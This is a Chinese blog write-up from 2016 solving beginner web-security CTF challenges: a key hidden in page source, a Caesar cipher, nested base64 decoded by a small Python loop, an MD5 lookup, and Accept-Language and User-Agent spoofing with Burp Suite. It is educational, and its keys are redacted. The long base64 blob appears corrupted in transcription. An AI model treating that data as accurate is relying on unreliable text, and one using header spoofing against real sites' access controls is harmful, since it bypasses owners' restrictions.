CTF writeup 1_网络安全实验室

原创

Tr0y 于 2016-10-26 12:28:53 发布

分类专栏： CTF_writeup 文章标签： 网络安全

csdn 已弃用，博客转移至: http://www.tr0y.wang/，公众号：橘 子 杀 手

本文链接：https://blog.csdn.net/qq_30637197/article/details/52933130

基础关

1.key在哪里？

过关地址

打开网址

“key就在这里中，你能找到他吗？ ”

看看源代码有没有线索~果然


```
<html>
    <head>
        <meta http-equiv="content-type" content="text/html;charset=utf-8">
    </head>
    <body>
    key就在这里中，你能找到他吗？
        <!--key is xxxx-->
    </body>
```

key不知道被谁加密了:)

2.再加密一次你就得到key啦~

加密之后的数据为xrlvf23xfqwsxsqf

凯撒密码~



秘制打码~

3.猜猜这是经过了多少次加密？
加密后的字符串为:

Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSV01WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYyS
kVUbGhoTVVwVVZtcEJlRll5U2tWVWJHaG9UVlZ3VlZacVFtRlRNbEpJVm10a1dHSkdjRTlaVj
NSR1pVWmFkR05GU214U2JHdzFWVEowVjFaWFNraGhSemxWVmpOT00xcFZXbUZrUjA1R1drWnd
WMDFFUlRGV1ZFb3dWakZhV0ZOcmFHaFNlbXhXVm1wT1QwMHhjRlpYYlhSWFRWaENSbFpYZUZO
VWJVWTJVbFJDVjAxdVVuWlZha1pYWkVaT2NscEdhR2xTTW1ob1YxWlNTMkl4U2tkWGJHUllZb
FZhY1ZadGRHRk5SbFowWlVaT1ZXSlZXVEpWYkZKSFZqRmFSbUl6WkZkaGExcG9WakJhVDJOdF
JraGhSazVzWWxob1dGWnRNWGRVTVZGM1RVaG9hbEpzY0ZsWmJGWmhZMnhXY1ZGVVJsTk5XRUp
lVmpKNFQxWlhTa2RqUm14aFUwaENTRlpxUm1GU2JVbDZXa1prYUdFeGNHOVdha0poVkRKT2RG
SnJhR2hTYXpWeldXeG9iMWRHV25STldHUlZUVlpHTTFSVmFHOWhiRXB6WTBac1dtSkdXbWhaT
VZwaFpFZFNTRkpyTlZOaVJtOTNWMnhXYjJFeFdYZE5WVlpUWVRGd1YxbHJXa3RUUmxweFVtMU
dVMkpWYkRaWGExcHJZVWRGZUdOSE9WZGhhMHBvVmtSS1QyUkdTbkpoUjJoVFlYcFdlbGRYZUc
5aU1XUkhWMjVTVGxOSFVuTlZha0p6VGtaVmVXUkhkRmhTTUhCSlZsZDRjMWR0U2tkWGJXaGFU
VzVvV0ZsNlJsZGpiSEJlV2tkc1UySnJTbUZXTW5oWFdWWlJlRmRzYUZSaVJuQlpWbXRXZDFZe
GJlSlhhM1JVVW14d2VGVXlkR0ZpUmxwelYyeHdXR0V4Y0hKWlZXUkdaVWRPUjJKR2FHaE5Wbk
J2Vm10U1MxUnRWa2RqUld4VllsZG9WRlJYTlc5V1ZscEhXVE5vYVUxWFVucFdNV2h2VjBkS1d
WVnJPVlpoYTFwSVZHeGFZVmRGTlZaUFYyaHBVbGhCZDFac1pEUmpNV1IwVTJ0b2FGSnNTbGhV
VlZwM1ZrWmFjVk5yWkZOaVJrcDZWa2N4YzFVeVNuSlRiVVpYVFc1b1dGZFdXbEpsUm1SellVW
lNhVkp1UWxwV2JYUlhaREZaZUdKSVNsaGhNMUpVVlcxNGQyVkdWbGRoUnpsb1RWWndlbFl5Y0
VkV01ERjFZVWhLV2xaWFVrZGFWM2hlWTlxS1IyRkdhRlJTVlhCS1ZtMTBVMU14VlhoWFdHaFI
ZbXhhVjFsc1pHOVdSbXhaWTBaa2JHSkhVbGxhVldNMVlWVXhXRlZyYUZkTmFsWlVWa2Q0YTFO
R1ZuTlhiRlpYWWtoQ1NWWkdVa2RWTVZwMFVtdG9VRll5YUhCVmJHaERUbXhrVlZGdFJtcE5WM
Ul3VlRKMGIyRkdTbk5UYkdoVlZsWndNMVpyV21GalZrNXlXa1pPYVZKcmNEWldhMk40WXpGVm
VWTnVTbFJpVlZwWVZGYzFiMWRHWkZkWGJFcHNVbTFTZWxsVldsTmhWa3AxVVd4d1YySllVbGh
hUkVaYVpVZEtTVk5zYUdoTk1VcFZWbGN4TkdReVZrZFdXR3hyVWpOU2lxbHNWbmRXTVZwMFkw
ZEdXR0pHY0ZoWk1HUnZWMnhhV0ZWclpHRldWMUpRVlRCVk5WWXhjRWhoUjJoT1UwVktNbFp0T
VRCVk1VMTRWVmhzVm1FeVVsWlpiWFlzWVVaV2RHVkZkR3BTYkhCNFZrY3dOVll4V25OalJXaF
lWa1UxZGxsV1ZYaFhSbFoxWTBaa1RsWXlhREpXTVZwaFV6RkplRlJ1VmxKaVJscFlWRlJHUzA
1c1drZFZhMlJXVFZad01GVnRkRzlWUmxwMFlVWlNWVlpYYUVSVk1uaGhZekZ3UlZWdGNFNVdN
VWwzVmxSS01HRXhaRWhUYkdob1VqQmFWbFp1Y0Zka2JGbDNWMjVLYkZKdFVubGFSV1lzWVZaY
WNtTkZiRmRpUjFFd1ZrUktSMVl4VGxsalJuQk9UVzFvV1ZkV1VrZGtNa1pIVjJ4V1UySkdjSE
5WYlRGVFRWWlZlV042UmxoU2EzQmFWVmMxYjFZeFdYcGhTRXBWWVRKU1NGVnFSbUZYVm5CSVl
VWk9WMVpHV2xaV2JHTjRUa2RSZVZaclpGZGlSMUp2Vlc1d2MySXhVbGRYYm1Sc1lrWnNOVmt3
Vm10V01ERkZVbXBHV2xaWGFFeFdNbmhoVjBaV2NscEhSbGROTW1oSlYxUkplRk14U1hoalJXU
mhVbFJXVDFWc2FFTlRNVnAwVFZSQ1ZrMVZNVFJXYkdodlYwWmtTR0ZHYkZwaVdHaG9WbTE0Yz
JOc2NFaFBWM0JUWWtoQ05GWnJZM2RPVmxsNFYyNVNWbUpIYUZoV2FrNU9UVlphV0dNemFGaFN
iRnA1V1ZWYWExUnRSbk5YYkZaWFlUSlJNRmRXV2t0ak1WSjFWRzFvVTJKR2NGbFhWM2hoVW0x
UmVGZHVSbEppVlZwaFZtMHhVMU5XV2xoa1J6bG9UVlZ3TUZsVldsTldWbHBZWVVWU1ZrMXVhR

2haZWtaM1VsWldkR05GTlZkTlZXd3pWbXhTUzAxSFNYbFNhMlJVWW1zMVZWbHJaRzlXYkZwMF
pVaGtUazFXYkROV01qVkxZa1pLZEZWdWJHRlNWMUl6V1ZaYVlXTnRUa1ppUm1ScFVqRkZkMWR
XVWt0U01WbDRWRzVXVm1KRlNsaFZiRkpYVjFaYVlxbDZSbWxOVjFKSVdXdG9SMVplUlhoalNF
NVdZbFJHVkZZeWVHdGpiRnBWVW14a1RsWnVRalpYVkVKaFZqRmtSMWRZY0ZaaWEzQllWbXRXW
VdWc1duRlNiR1JxVFZkU2VsbFZaSE5XTVZwMVVXeEdWMkV4Y0doWFZtUlNaVlphY2xwR1pGaF
NNMmg1VmxkMFYxTXhaRWRWYkdSWVltMVNjMVp0TVRCTk1WbDVUbGQwV0ZKcmJETldiWEJUVjJ
zeFlxTnNRbGROYWtaSFdsWmFWMk5zY0VoU2JHUk9UVzFvU2xZeFVrcGxSazE0VTFob2FsSlhh
SEJWYlRGdlZrWmFjMkZGVGxSTlZuQXdWRlpTUTFack1WWk5WRkpYWWtkb2RsWXdXbXRUUjBaS
FlrWndhVmRlYUc5V2JYQkhZekpOZUdORmFGQldiVkpVV1d4b2lxbFdaRlZSYlVab1RXdHdTVl
V5ZEc5V2JVcElaVWRvVjJKSFVrOVVWbHB6VmpGYVdXRkdhRk5pUm5BMVYxWldZV0V4VW5SU2J
rNVlZa1phV0ZsVVNsSk5SbFkyVW10MGFrMVlRa3BXYlhoVFlWWktjMk5HYkZoV00xSm9Xa1JC
TVdNeFplSmhSM2hUVFVad2FGWnRNSGhWTVVsNFZXNU9XR0pWV2xkVmJYaHpUbFpzVm1GRlRsZ
GlWWEJKV1ZWV1QxbFdTa1pYYldoYVpXdGFNMVZzV2xka1IwNUdUbFprVGxaWGQzcFdiWGhUVX
pBeFNGTlliRk5oTWxKVldXMXpNVlpXYkhKYVJ6bFhZa1p3ZWxZeU5XdFVhekZYWTBoc1YwMXF
Sa2haVjNoaFkyMU9SVkZ0UmxOV01VWXpWbTF3UzFNeVRuTlVia3BxVW0xb2NGVnRlSGRsVm1S
WlkwVmtWMkpXV2xoV1J6VlBZVlpLZFZGck9WVldla1oyVmpGYWExWXhWbkphUjNST1lURndTV
lpxU2pSV01WVjVVMnRrYWxORk5WZFpiRkpIVmtaU1YxZHNXbXhXTURReVZXMTRhMVJzV25WUm
FscFlWa1ZLYUZacVJtdFNNV1IxVkd4U2FFMXRhRzlXVjNSWFdWZE9jMVp1UmxSaE0xSlZWbTE
0UzAxR2JGWlhhemxYVFZad1NGWXljRXRXTWtwSVZHcFNWV0V5VWxOYVZscGhZMnh3UjFwR2FG
Tk5NbWcxVm14a2QxUXhWWGxUV0docFUwVTFXRmx0TVZOWFJsSlhWMjVrVGxKdGRETlhhMVpyV
jBaSmQyTkZhRnBOUm5CMlZqSnplRk5HVm5WWGJHUk9ZbTFvYjFacVFtRldNazV6WTBWb1UySk
hVbGhVVmxaM1ZXeGFjMVZyVG1oTlZXdzBWVEZvYzFVeVJYbGhTRUpXWWxoTmVGa3dXbk5XVmt
aMVdrVTFhVkp1UVhkV1JscFRVVEZhY2sxV1drNVdSa3BZVm01d1YxWkdXbkZUYTFwc1ZteGFN
VlZ0ZUdGaFZrbDRVbGhrVjJKVVJUQlpla3BPWlVkT1JtRkdRbGRpVmtwVlYxZDBWMlF4WkhOW
GEyaHNVak5DVUZadGVITk9SbGw1VGxaT1YySlZjRWxaVlZwdlZqSkdjazVWT1ZWV2JIQm9Wak
JrVG1WdFJrZGhSazVwVW01Qk1sWXhXbGRaVjBWNFZXNU9XRmRlZUc5VmExWjNWMFpTVjFkdVp
HaFNiRmt5VlcxME1HRnJNVmRUYWtaWFZqTm9VRmxXV2twbFJrNTFXa1prYUdFd2NGaFdSbFpX
WlVaSmVGcElTbWhTTTFKVVZGVmFkMlJzV2tkYVNlQk9WakZhZWxZeGFITlVNVnB5VGxjNVZWW
nNXak5VVlZwaFYwVTFWbFJzWkU1aE0wSktWMVpXVjFVeFdsaFRiR3hvVWpKb1dGbHJXbmRWUm
xwelYydDBhazFXY0hsVWJGcHJZVmR0xU1dsa3dWbXRXTWtwWFVtcE9WVlpzV25wWlZscEtaVmRHUjFWc2
NHbFNNbWd5Vm1wR1lXRXhaRWhXYTJoUVZtdHdUMVpzVWtaTlJtUlZVVzFHV2xac2JEUlhhMVp
2WVVaS2MxTnNXbGRpVkVaVVZtdGFkMWRlVmtsVWJHUnBVakZLTmxaclkzaGlNVmw1VWxod1Vs
ZEhhRmhXYlRGU1RVWndSVkpzY0d4V2F6VjZXV3RhWVdGV1NYbGhSemxYVmpOU1dGZFdaRTlqT
VZwMVVteFNhRTB4U2xaV2JURjZUVlV4UjFadVVteFNWR3h3VldwQ2QxZHNiRlpWYkU1WFRVUk
dXVlpXYUd0WFJscDBWV3hPWVZac2NHaFpNbmgzVWpGd1lyRkdUazVOYldjeFZtMTRhMlF4Ulh
oaVJtaFZZVEpTV0ZsdGVFdGpNVlYzV2taT2FrMVhlSGxXTWpWUFZERmFkVkZzWkZwV1YxRjNW
akJhUzJOdFNrVlViR1JwVjBWS1ZWWnFTbnBsUmtsNFZHNU9VbUpIVWs5WlYzUmhVMFprYzFkd
FJsZE5helY2V1RCV2lxVXlTa2hWYXpsVlZucEdkbFV5ZUZwbFJsWnlZMGQ0VTJGNlJUQldWRV
p2WWpKR2MxTnNhRlppVjJoWFdXdGFTMWRHV2tWU2JHUnFUV3RhUjFaSGVGTlViRnAxVVZoa1Y
xSnNjRlJWVkVaaFkyc3hWMWRyTlZkU2EzQlpWMWQwYTJJeVVuTlhXR1JZWWxoU1ZWVnFRbUZU
Vm14V1YyMUdWV0pGY0RGVlZ6QTFWakpLVlZKVVFscGxhM0JRV1hwR2QxTldUblJrUms1T1RVV
ndWbFl4WkRCaU1VVjNUbFZrV0dKcmNHRlVWRXBUVlVaYWRHVklUazlTYkd3MVZHeFZOV0ZlU2
taalJteGFWbFp3ZWxacVNrWmxSbHBaWVVkR1UwMHlhRFpXYlhCSFdWWmtXRkpyWkdoU2F6Vnd
WVzAxUWsxc1dYaFhiR1JhVmpCV05GWlhOVTlYUm1SSVpVYzVWbUV4V2pOV01GcFRWakZrZFZw
SGFGTmlSbXQ1VmxjeE1FMUhSbkpOVm1SVVlXdGFXRlpxVG05U1JscHhVMnQwVTAxck5VaFphM
XB2VmpBd2VGTnFTbGRXYkVwSVZsUkdXbVZlVGtaaVJsWnBVakpvZDFadGVHRmtNV1JlVjJ0a1
dHSlZXbkZVVlZKWFUwWlplR0ZJVGxWTlZuQjVWR3hqTlZaV1duTlhibkJWWWtad2VsWnRNVWR


TYkZKeldrZHNWMWRGU2t0V01WcFhWakZWZUZkWVpFNVdiVkp4VldwS2lxbFdVbGRYYm1SV1Vt
MTBORll5ZUd0aGF6RllWVzVzVldKR2NlSldSM2hoVjBkUmVtTkdaR2xYUjJoVlZsaHdRbVZHV
GtkVWJHeHBVbXMxYjFSWGVFdFdiR1JZVFZod1RsWnNjRmhaYTJoTFdWWktObUpHYUZwaE1YQX
pXbGQ0V21WVk5WaGtSbFpvWld0YVdsZHNWbUZoTVZsM1RWaEdWMkpyY0ZoV2ExWjNWRVpWZUZ
kclpHcGlWVnBJVjJ0YVQxUnJNWFJoUmxwWFlsUkdNMVY2Ums1bFZsSjFWR3hXYVdFelFuWldW
ekl0VlRGYVlxVnNWbFJpVkd4d1ZGWmFkMlZXV2xoa1JFSldUVVJHV1ZaWGRHOVdhekYxWVVod
1dGWnNjRXRhVjNoSFl6RldjMXBIYUdobGJGbDVWbTF3UjFsWFJYaGFSV2hYWVRKb1VWWnRkSG
RVTVZwMFpFaGtWRlp0VWxaVlZ6RkhZVlV4Y2xkcVFsZGlWRlpNVmpCa1MxTkhWa2RhUm5CcFV
qSm9WVlpHVWtka01WbDRXa2hTYTFJelFuQlZha1pLWkRGYVJWSnRkR2xOVm13elZGWldhMkZG
TUhsbFJtaGFZa1pLUTFwVlduTmpWa3B6WTBkNFUySldTalZXYWtvMFZUSkdXRk5yYkZKaVIya
FlXV3hvVTFkR1pGZGFSbVJxVFZkU01WVnRlRTloVmtsNFUyNW9WMUpzY0hKV1ZFcFhZekpLUj
FkdFJsUlNWRloyVm0weE5HUXlWbGRoTTJSV1lsVmFXRlJWVWtkWFZscFhZVWQwV0ZKc2NEQld
WM2hQV1ZaYWMyTkhhRnBOYm1nelZXcEdkMUl5UmtkVWF6Vk9ZbGRqZUZadE1UUmhNREZlVjFo
b1ZWZEhhR2hWYkdSVFZqRnNjbHBHVGxoV2JYZ3dWRlphVDJGck1WZGpSRUpoVmxkb1VGWkVSb
UZrVmtaeldrWndWMVl4UmpOV2FrSmhVMjFSZVZScldtaFNia0pQVlcwMVEwMXNXbkZUYm5Cc1
VtczFTVlZ0ZEdGaVJrcDBWV3M1V21KVVJuWlpha1poWTFaR2RGSnNaRTVoZWxZMlYxUkNWMkl
4VlhsVGEyaFdZa2RvVmxadGVHRk5NVnBZWlVkR2FrMVdXbmxXUjNoclVZFdjMWRzYkZkaGEx
cDJXV3BLUjJNeFRuTmhSMmhUWlcxNFdGZFdaREJrTWxKelYydFdVMkpHY0hKVVZscDNaVlp3U
mxaVVJtaFdhM0F4VlZab2ExZEhTa2RYYmtaVlrZFNSMXBFUVhoV01XUnlUbFprVTJFelFscF
diVEIzWlVkSmVWVnVUbGhYUjFKWldXeG9VMVpXVm5GUmJVWlVZa1phTUZwVlpFZGhSbHB5WWt
SU1ZtSkhhSEpXYWtwTFZsWktWVkZzY0d4aE0wSlFWMnhXWVdFeVVsZFdiazVWWWxkNFZGUldW
bmRXYkZsNFdrUkNWMDFzUmpSWGEyaFBWMGRGZVdGSVRsWmhhelZFVmxWYVlXUkZNVmRVYkZKV
FlrZDNNVlplZUZaT1YwWklVMnRhYWxKRlNtaFdiR1JUVTBaYWMxZHRSbGROYXpWSVYydGFWMV
l5U2tsUmFscFhZbGhDU0ZkV1dtdFhSa3B5WVVkd1UwMXVhRmxXYWtKWFV6Rk9SMWR1VW14U00
xSlFWV3BDVjA1R1dsaE9WazVXVFd0d2VWUnNXbk5YYlVWNFkwZG9WMDFXY0doYVJWVjRWakZP
Y2s1V1RtbFNiWFExVm14amQyVkdTWGxTYmxKVFlXeHdXRmxyWkc5WlZteFZVbTVrVlZKdGVGa
FdNblF3WVdzeGNrNVZhRnBoTVhCMlZtcEJkMlZHVG5SUFZtaG9UVlZ3U1ZkV1VrZFhiVlpIWT
BWc1ZHSlhhRlJVVkVaTFZsWmFSMVp0Um10TlYxSllWakowYTFsV1RrbFJiazVXWWtaS1dGWXd
XbUZrUlRWWFZHMW9UbFpYT0hsWFYzUmhZVEZhZEZOc2JHaFRTRUpXV1d0YWQyVnNXblJOVldS
VFlrWktlbGRyWkhOV01XUkdVMnQwVjAxV2NGaFdha1pXWlVaa1dWcEZOVmRpVmtwNFZsZHdTM
kl4YkZkVmJHUllZbTFTVjFWdE1UQk9SbGw1WlVkMGFHRjZSbGxXVnpWelZsZEtSMk5JU2xkU0
0yaG9WakJrVW1WdFRrZGFSMnhZVWpKb1ZsWnNhSGRSYlZaSFZHdGtWR0plZUc5VmFrSmhWa1p
hY1ZOdE9WZGlSMUpaV2tWa01HRlZNWEppUkZKWFlsUldWRlplZUdGT2JVcElVbXhrYVZkSFoz
cFhiRnBoV1ZkU1JrMVdXbUZTYkZwdldsZDBZVmRzWkhOV2JVWm9UVlpzTTFSV2FFZFdNa3B5W
TBab1YyRXhXak5XUlZwV1pVWmtjbHBlY0dsV1ZuQkpWakowWVZReFVuSk5XRkpvVW14d1dGbH
NVa2ROTVZZMlVtczFiRlpzU2pGV1lzaFhZVmRGZWxGdWFGZFdla0kwV1dwS1QxSXhXblZWYlh
oVVVqRktkMVpHV210Vk1XUkhWMnhvYTFKRlNsZFVWVkpIVjBac2NsVnNUbGROVld3MldWVm9k
MWRzV1hwaFJYaGhVbXh3U0ZreWN6VldNVnB6V2tkNGFFMVhPVFZXYlRGM1VqRnNWMkpHWkZSW
FlyaHdWV3RhZDFaR2JITmFSRkpWVFZad2VGVnRkREJXUmxwelkwaG9WazFXU2toV1ZFRjRWak
ZhY1Zac1drNWliRXB2VjFaa05GUXhTbkpPVm1SaFVtNUNjRlZ0ZEhkVFZscDBaRWRHV0dKV1d
sbFdiWFJ2WVRGSmVsRnVRbFppVkZaRVZtcEdZVmRGTVZWVmJXeE9WbXhaTVZaWGVHOWtNVlow
VTJ4YVdHSkhhRmhaYkZKSFZURlNWbGR1VGs5aVJYQXdXa1ZhVDFSc1dYaFRXR2hYWWtkUk1GZ
FdaRWRUUms1eVlrWkthVkl4U2xsWFYzaFRVbXN4UjJORlZsUmlSMUp4VkZaa1UwMVdWblJsUl
Rsb1ZtdHNORlV5Tlc5V01VcHpZMGhLVjFaRmNGaFpla3BMVWpGa2RGSnNVbE5XUmxveVZtMHd
lRTVlVVhsV2JHUm9UVEpTV1ZsdE1WTlhSbEpZWkVoa1ZGWnNjRWxaTUZwUFZqRlpkMVpxVmxk
V00yaFFWMVphWVdNeVRraGhSbkJPWW0xbmVsWlhjRWRrTVU1SVUydG9hVkpyTlZsVmJGWjNWV
EZhZEUxSVpHeFNWRlpKVld4b2lxWXhaRWhoUjJoV1lrZFNWRlpxUm5OamJHUjFXa1prVGxZem
FGZFdWRW8wVkRKR2NrMVdaR3BTUlVwb1ZteGFXbVF4YkhKYVJYUlRUV3MxUmxWWGVGZFdNVnB
5WTBac1YySlRa05hVlZwTFZqRk9kVlJ0UmxOaWEwcDNWMWN4TUZNeFVsZFhibEpPVTBkb1ZW
UldaRk5YUmxwMFRsWmtXRkl3Y0VsV1Z6QTFWMnhhUmxkcVRscGhhMXBvVmpCVmVGWldWblJoU
lRWb1pXaFdNMVp0TUhoTlVsViRZa1prVkZkSGVHOVZibkJ6YWxjMWRzYkZKaGEx

lRWb1pXeFdNMVp01Gh1hWVjRZa1prVkZkSGVHOVZbkJ6Vm14YWNsWmJkRlZYkhCWldsVm
tSMkZyTVZoa1JGcGFWbFpWTVZaVVNrdFhWMFpIWTBaa2FFMVlRakpYVjNCTFVqSk5lRlJ1VG1
oU01taFZWV3hXZDFkR1pGaGxSemxWWWxaYVNGWXlkRmRWTWtwV1YyNUdWVlp0VWxSYVYzaHla
REZ3UlZWdGFGZGhNMEY0VmxaYWIyRXhaRWhUYTJSWVltdHdWMWxYZEdGaFJtdDVZek5vVjAxW
FVqQlphMXBQVlRKRmVsRnRPVmROVm5CVVZXcEtVbVZXVW5WVWJHaFlVakZLYjFaWGVHOVZNaz
VYWWtoT1YxWkZXbFJVVmxwSFRrWlpIVTFVUW1oU2JIQXdWbGQwYzFkSFJuSk9WRTVYWVd0d1N
Ga3lIRTlrUjBaSFkwZDRhRTFZUWpWV2JYQkRXVlpWZVZSdVRtcFNWMmhVV1d0Vk1XTkdXblJr
U0dSWFlrWnNORmRyVWtOWGJGbDRVbXBPVldKR2NlSldNR1JMWXpGT2NrOVdaR2hOVm5CTlZqR
mFZVmxYVWtoV2ExcGhVbFJzVkZscmFFSmtNV1J6Vm0xR2FFMVdjRmxWTW5SaFlXeEtXR1ZlUm
xWV1JUVkVXbFphVjFJeFNsVmlSa1pXVmtSQk5RPT0=
(末尾有换行,自行去除)

…好长的base64密文…不知道加密了多少次,写个python跑一跑呗~

```
import base64
fp=open('1.txt','r')
a=fp.read()
while 1:
    a=base64.b64decode(a)
    print a
```

结果为



秘制打码~


4.据说MD5加密很安全，真的是么？
e0960851294d7b2253978ba858e24633

既然是MD5加密,丢到某网站解一下~结果为

秘制打码~

5.种族歧视
小明同学今天访问了一个网站，竟然不允许中国人访问！太坑了，于是小明同学决心一定要进去一探究竟！
通关地址


打开之后看见”only for Foreigner”.不允许中国人访问的话,假装是外国人就行啦~
默默掏出 burpsuite,改一下Accept-Language为en,Go~



顺便安利一个网站(http://www.atool.org/httptest.php)~

6.HAHA浏览器
据说信息安全小组最近出了一款新的浏览器，叫HAHA浏览器，有些题目必须通过HAHA浏览器才能答对。小明同学坚决不要装HAHA浏览器，怕有后门，但是如何才能过这个需要安装HAHA浏览器才能过的题目呢？
通关地址

打开,显示”只允许使用HAHA浏览器，请下载HAHA浏览器访问！”
那改一下User-Agent就行啦~默默掏出burpsuite.




秘制打码~

7.key究竟在哪里呢？

上一次小明同学轻松找到了key，感觉这么简单的题目多无聊，于是有了找key的加强版，那么key这次会藏在哪里呢？

通关地址

先看源代码,并没有.用firebug抓个包看看呗~



秘制打码~

8.key又找不到了

小明这次可真找不到key去哪里了，你能帮他找到key吗？

